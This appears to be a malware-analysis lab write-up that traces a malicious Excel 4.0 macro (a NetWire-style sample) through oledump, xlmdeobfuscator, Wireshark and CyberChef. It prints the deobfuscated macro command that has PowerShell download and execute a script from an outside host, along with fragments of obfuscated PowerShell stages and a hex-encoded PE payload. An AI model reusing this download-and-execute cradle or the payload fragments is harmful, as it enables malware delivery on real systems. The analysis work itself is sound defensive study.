

Initially we loaded the sample in oledump,




```
oledump.py 3270afb6349ded4b3adeb82aab1a2fa6.bin
```

here we did not find any available macros.




```
 1:      4096 '\x05DocumentSummaryInformation'
 2:      4096 '\x05SummaryInformation'
 3:   2611181 'Workbook'
```

Now we load the sample in xlmdeobfuscator.py, to check whether the file is encrypted or not.




```
xlmdeobfuscator -f 3270afb6349ded4b3adeb82aab1a2fa6
```

Here in the output we can see that powershell is going to invoke whatever downloaded from http://ahjurc.si/Code.txt.



```
Unencrypted xls file

[Loading Cells]
auto_open: auto_open->McrWlz!$A$9591
[Starting Deobfuscation]
CELL:A9596      , PartialEvaluation   , =EXEC("powershell.exe -Command IEX (New-Object('Net.WebClient
')).'DoWnloadsTrInG'('http://ahjuric.si/Code.txt')")

Files:

[END of Deobfuscation]
time elapsed: 0.38166236877441406
```


Now we will analyse the pcap.



69af1f8a78a329fd50a3fc444322532b.pcap


```
No.  Time      Source              Destination        Protocol  Length Info
   1 0.000000  PcsCompu_33:a5:8d   Broadcast          ARP       42 Who has 192.168.56.1? Tell 192.168.56.101
   2 0.000005  PcsCompu_33:a5:8d   Broadcast          ARP       42 Who has 192.168.56.1? Tell 192.168.56.101
   3 0.000014  0a:00:27:00:00:00   PcsCompu_33:a5:8d  ARP       42 192.168.56.1 is at 0a:00:27:00:00:00
   4 0.003552  192.168.56.101      224.0.0.252        LLMNR     66 Standard query 0x0fd9 A isatap
   5 0.003556  192.168.56.101      224.0.0.252        LLMNR     66 Standard query 0x0fd9 A isatap
   6 0.105702  PcsCompu_33:a5:8d   Broadcast          ARP       42 Who has 192.168.56.101? (ARP Probe)
   7 0.105706  PcsCompu_33:a5:8d   Broadcast          ARP       42 Who has 192.168.56.101? (ARP Probe)
   8 0.105924  192.168.56.101      224.0.0.252        LLMNR     66 Standard query 0x0fd9 A isatap
   9 0.105934  192.168.56.101      224.0.0.252        LLMNR     66 Standard query 0x0fd9 A isatap
  10 1.106953  PcsCompu_33:a5:8d   Broadcast          ARP       42 Who has 192.168.56.101? (ARP Probe)
  11 1.106955  PcsCompu_33:a5:8d   Broadcast          ARP       42 Who has 192.168.56.101? (ARP Probe)
  12 2.106239  PcsCompu_33:a5:8d   Broadcast          ARP       42 Who has 192.168.56.101? (ARP Probe)
  13 2.106244  PcsCompu_33:a5:8d   Broadcast          ARP       42 Who has 192.168.56.101? (ARP Probe)
  14 3.119191  192.168.56.101      224.0.0.22         IGMPv3    54 Membership Report / Join group 224.0.0.252
  15 3.119195  192.168.56.101      224.0.0.22         IGMPv3    54 Membership Report / Join group 224.0.0.252
  16 3.126932  192.168.56.101      224.0.0.252        LLMNR     66 Standard query 0x7e5f ANY HR1-PC
  17 3.126937  192.168.56.101      224.0.0.252        LLMNR     66 Standard query 0x7e5f ANY HR1-PC
  18 3.132696  PcsCompu_33:a5:8d   Broadcast          ARP       42 Who has 192.168.56.1? Tell 192.168.56.101

Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits)
```

We applied http filter assuming those request are made over plain http.


69af1f8a78a329fd50a3fc444322532b.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
http

```
No.   Time        Source          Destination     Protocol  Length Info
  151 222.352798  192.168.56.101  89.212.89.3     HTTP        122 GET /Code.txt HTTP/1.1
  172 222.820274  89.212.89.3     192.168.56.101  HTTP        102 HTTP/1.1 200 OK  (text/plain)
  195 264.478041  192.168.56.101  195.22.153.135  HTTP        135 GET /rnp.txt HTTP/1.1
  729 265.705648  195.22.153.135  192.168.56.101  HTTP       1010 HTTP/1.1 200 OK  (text/plain)
  732 272.907052  192.168.56.101  195.22.153.135  HTTP        111 GET /pld.txt HTTP/1.1
 1697 274.982235  195.22.153.135  192.168.56.101  HTTP        554 HTTP/1.1 200 OK  (text/plain)
```


Here we just follow the request,we can notice that it is powershell script.


Wireshark · Follow TCP Stream (tcp.stream eq 1) · 69af1f8a78a329fd50a3fc444322532b.pcap
Entire conversation (16kB)
Show data as
ASCII
Stream
1
Find:
Find Next

```
GET /Code.txt HTTP/1.1
Host: ahjuric.si
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Fri, 26 Jun 2020 15:38:47 GMT
Server: Apache
Last-Modified: Thu, 25 Jun 2020 06:19:08 GMT
Accept-Ranges: bytes
Content-Length: 15743
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/plain

.( $Env:comsPEC[4,15,25]-jOiN'') (" $(sET 'OfS'  '') "+ [StRinG](
'1010000{1101111D1110111m1000101u1010010V1110011m1001000u1000101X1001100m1101100z101110u1000101V1111000D1000101z100000B101101X1000101z1111000V1100
101a1100011B1110101a1110100D1101001D1101111u1101110u1010000}
1101111B1101100m1101001X1100011{1111001{100000m1100010a1111001D1110000z1100001m1110011a1110011D100000z101101}
1110111m100000{110001X100000D101111D1100101V100000B1001010a1000001a1000010B1101001B1000001{1000111a1100111u1000001V1011010z1110111z1000010a1101101
a1000001u1000111a1010001X1000001a1100011z1110111X1000010u1101011B1000001D1000111m1011001a1000001u1011010m1110111u1000010z1101111V1000001m1000111{1
011001z1000001V1001110}
1100111V1000001D110001z1000001X1000111a1100111{1000001V1011010D1100111z1000010m1101110u1000001a1000111m1010001a1000001z1001001{1000001V1000001V111
001B1000001}1000011{1000001D1000001D1001011X1000001u1000001a1101110u1000001B1001000X1110011D1000001V1001101}
1100111D1000010B111001B1000001V1001000B1110011a1000001m1001101}1000001u1000010a111001m1000001}1001000D1110011}
1000001X1001101u1010001X1000010B111001u1000001m1001000X1110011}
1000001a1001101V1110111u1000010D111001m1000001V1000011u1100011u1000001{1001100a1010001B1000010B1101101D1000001m1000011a1100011D1000001{1011010B100
0001m1000010m1010100z1000001m1001000m1010001B1000001}
1001010m1110111m1000001B1110011z1000001z1000011B1100011z1000001X1100011a1100111D1000010D1110000D1000001u1000111m110100z1000001D1001010}
1110111a1000001m1110011D1000001}1000010D1110111V1100111a1011001u1000001V1000010V1000101B1000001X1000111z1000001u1000001X1100010}
1110111m1000010z1100111}1000001a1001000B1100011u1000001D1100010X1100111z1000010}1100111{1000001B1000111{1110111D1000001m1011001}
```

1 client pkt, 15 server pkts, 1 turn.


Now we checked the another stream.


Wireshark · Follow TCP Stream (tcp.stream eq 2) · 69af1f8a78a329fd50a3fc444322532b.pcap

```
GET /rnp.txt HTTP/1.1
Host: office-service-tech.info
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx
Date: Fri, 26 Jun 2020 15:39:30 GMT
Content-Type: text/plain
Content-Length: 561250
Connection: keep-alive
Last-Modified: Wed, 24 Jun 2020 23:08:58 GMT
ETag: "89062-5a8dc8f89d680"
Accept-Ranges: bytes

$shE=@(91,66,121,116,101,91,93,93,36,115,99,54,52,61,105,101,120,40,39,42,52,68,44,32,42,53,65,44,32,42,57,48,44,32,42,48,4
8,44,32,42,48,51,44,32,42,48,48,44,32,42,48,48,44,32,42,48,48,44,32,42,48,52,44,32,42,48,48,44,32,42,48,48,44,32,42,48,48,4
4,32,42,70,70,44,32,42,70,70,44,32,42,48,48,44,32,42,48,48,44,32,42,66,56,44,32,42,48,48,44,32,42,48,48,44,32,42,48,48,44,3
2,42,48,48,44,32,42,48,48,44,32,42,48,48,44,32,42,48,48,44,32,42,52,48,44,32,42,48,48,44,32,42,48,48,44,32,42,48,48,44,32,4
2,48,48,44,32,42,48,48,44,32,42,48,48,44,32,42,48,48,44,32,42,48,48,44,32,42,48,48,44,32,42,48,48,44,32,42,48,48,44,32,42,4
8,48,44,32,42,48,48,44,32,42,48,48,44,32,42,48,48,44,32,42,48,48,44,32,42,48,48,44,32,42,48,48,44,32,42,48,48,44,32,42,48,4
8,44,32,42,48,48,44,32,42,48,48,44,32,42,48,48,44,32,42,48,48,44,32,42,48,48,44,32,42,48,48,44,32,42,48,48,44,32,42,48,48,4
```

1 client pkt, 62 server pkts, 1 turn.

We go to file->Export Objects->http, here we see the above analysed files.




Wireshark · Export · HTTP object list

Text Filter:

Content Type: All Content-Types

Packet	Hostname	Content Type	Size	Filename
172	ahjuric.si	text/plain	15kB	Code.txt
729	office-service-tech.info	text/plain	561kB	rnp.txt
1697	office-service-tech.info	text/plain	992kB	pld.txt

We load the save file in visual studio and we can note that it is an pe file (starting with 4D 5A).




pld.txt - Visual Studio Code

Edit
Selection
View
Go
Run
Terminal
Help
pld.txt
home > remnux > Downloads > hitb > 04_excel_netwire > pld.txt

```
$$4D, $$5A, $$90, $$00, $$03, $$00, $$00, $$00, $$04, $$00, $$00, $$00, $$FF, $$FF, $$00, $$00, $$B8,
$$00, $$00, $$00, $$00, $$00, $$00, $$00, $$40, $$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00,
$$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00,
$$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00, $$80, $$00, $$00, $$00, $$0E, $$1F, $$BA, $$0E,
$$00, $$B4, $$09, $$CD, $$21, $$B8, $$01, $$4C, $$CD, $$21, $$54, $$68, $$69, $$73, $$20, $$70, $$72,
$$6F, $$67, $$72, $$61, $$6D, $$20, $$63, $$61, $$6E, $$6E, $$6F, $$74, $$20, $$62, $$65, $$20, $$72,
$$75, $$6E, $$20, $$69, $$6E, $$20, $$44, $$4F, $$53, $$20, $$6D, $$6F, $$64, $$65, $$2E, $$0D, $$0D,
$$0A, $$24, $$00, $$00, $$00, $$00, $$00, $$00, $$00, $$50, $$45, $$00, $$00, $$4C, $$01, $$07, $$00,
$$59, $$49, $$A0, $$5E, $$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00, $$E0, $$00, $$0E, $$03, $$0B,
$$01, $$02, $$19, $$00, $$0A, $$02, $$00, $$00, $$78, $$00, $$00, $$00, $$68, $$00, $$00, $$2D, $$24,
$$00, $$00, $$00, $$10, $$00, $$00, $$00, $$20, $$02, $$00, $$00, $$00, $$40, $$00, $$00, $$10, $$00,
$$00, $$00, $$02, $$00, $$00, $$04, $$00, $$00, $$00, $$01, $$00, $$00, $$00, $$04, $$00, $$00, $$00,
$$00, $$00, $$00, $$00, $$00, $$30, $$03, $$00, $$00, $$04, $$00, $$00, $$9F, $$CB, $$02, $$00, $$02,
$$00, $$00, $$01, $$00, $$00, $$20, $$00, $$00, $$10, $$00, $$00, $$00, $$00, $$10, $$00, $$00, $$10,
$$00, $$00, $$00, $$00, $$00, $$00, $$10, $$00, $$00, $$00, $$00, $$F0, $$02, $$00, $$3B, $$00, $$00,
$$00, $$00, $$00, $$03, $$00, $$E8, $$13, $$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00,
$$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00,
$$20, $$03, $$00, $$D0, $$0D, $$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00,
$$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00,
$$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00,
$$00, $$00, $$00, $$00, $$9C, $$03, $$03, $$00, $$D4, $$02, $$00, $$00, $$00, $$00, $$00, $$00, $$00,
```

Now we load the content in cyberchef, here we will dump the payload out.



file:///usr/local/cyberchef/CyberChef_v9.21.0.html#recipe=Find_/_Replace({'option':'Sim

repl

Find / Replace

Find: $ SIMPLE STRING

Replace:


☑ Global match ☐ Case insensitive ☑ Multiline matching ☐ Dot matches all

☑ Auto Bake

```
length: 992174
 lines:      1
$$F4, $$38, $$F8, $$38, $$FC, $$38, $$00, $$39, $$04, $$39, $$08,
$$39, $$0C, $$39, $$10, $$39, $$14, $$39, $$18, $$39, $$1C, $$39,
$$24, $$3E, $$2C, $$3E, $$34, $$3E, $$3C, $$3E, $$44, $$3E, $$4C,
$$3E, $$54, $$3E, $$5C, $$3E, $$64, $$3E, $$6C, $$3E, $$00, $$00,
$$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00,
$$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00,
$$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00,
$$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00,
$$00, $$00
```

```
  time: 1122ms
length: 661422
 lines:      1
4D, 5A, 90, 00, 03, 00, 00, 00, 04, 00, 00, 00, FF, FF, 00, 00,
B8, 00, 00, 00, 00, 00, 00, 00, 40, 00, 00, 00, 00, 00, 00, 00,
00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00,
00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 00, 80, 00, 00, 00,
0E, 1F, BA, 0E, 00, B4, 09, CD, 21, B8, 01, 4C, CD, 21, 54, 68,
69, 73, 20, 70, 72, 6F, 67, 72, 61, 6D, 20, 63, 61, 6E, 6E, 6F,
74, 20, 62, 65, 20, 72, 75, 6E, 20, 69, 6E, 20, 44, 4F, 53, 20,
6D, 6F, 64, 65, 2E, 0D, 0D, 0A, 24, 00, 00, 00, 00, 00, 00, 00,
50, 45, 00, 00, 4C, 01, 07, 00, 59, 49, A0, 5E, 00, 00, 00, 00
```

We replace the $ with “” and then we converted it backward(From Hex) i.e. the binary value it represent, now we can save this file to disk.



file:///usr/local/cyberchef/CyberChef_v9.21.0.html#recipe=Find_/_Replace({'option':'Simple string','string':'$'}

from hex

Find / Replace

Find: $ SIMPLE STRING

Replace

☑ Global match ☐ Case insensitive ☑ Multiline matching ☐ Dot matches all

From Hex

Delimiter: Auto

☑ Auto Bake

```
 start: 992174   length: 992174
   end: 992174    lines:      1
length:      0
$$4D, $$5A, $$90, $$00, $$03, $$00, $$00, $$00, $$04, $$00, $$00, $$00, $$FF,
$$FF, $$00, $$00, $$B8, $$00, $$00, $$00, $$00, $$00, $$00, $$00, $$40, $$00,
$$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00,
$$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00,
$$00, $$00, $$00, $$00, $$00, $$00, $$00, $$00, $$80, $$00, $$00, $$00, $$0E,
$$1F, $$BA, $$0E, $$00, $$B4, $$09, $$CD, $$21, $$B8, $$01, $$4C, $$CD, $$21,
$$54, $$68, $$69, $$73, $$20, $$70, $$72, $$6F, $$67, $$72, $$61, $$6D, $$20,
$$63, $$61, $$6E, $$6E, $$6F, $$74, $$20, $$62, $$65, $$20, $$72, $$75, $$6E,
$$20, $$69, $$6E, $$20, $$44, $$4F, $$53, $$20, $$6D, $$6F, $$64, $$65, $$2E,
$$0D, $$0D, $$0A, $$24, $$00, $$00, $$00, $$00, $$00, $$00, $$00, $$50, $$45,
$$00, $$00, $$4C, $$01, $$07, $$00, $$59, $$49, $$A0, $$5E, $$00, $$00, $$00,
$$00, $$00, $$00, $$00, $$00, $$E0, $$00, $$0E, $$03, $$0B, $$01, $$02, $$19,
```

```
  time:  937ms
length: 165376
 lines:    340
MZ..........ÿÿ..¸.......@......................................º..´
Í!¸.LÍ!This program cannot be run in DOS mode.

$.......PE..L...YI ^........à........
...x...h..-$....... ....@.........................0.......Ë........
......................ð..;.......è........................... ..Ð
.....................................................Ô.......................
.....text............
.................. .P`.data...\M...
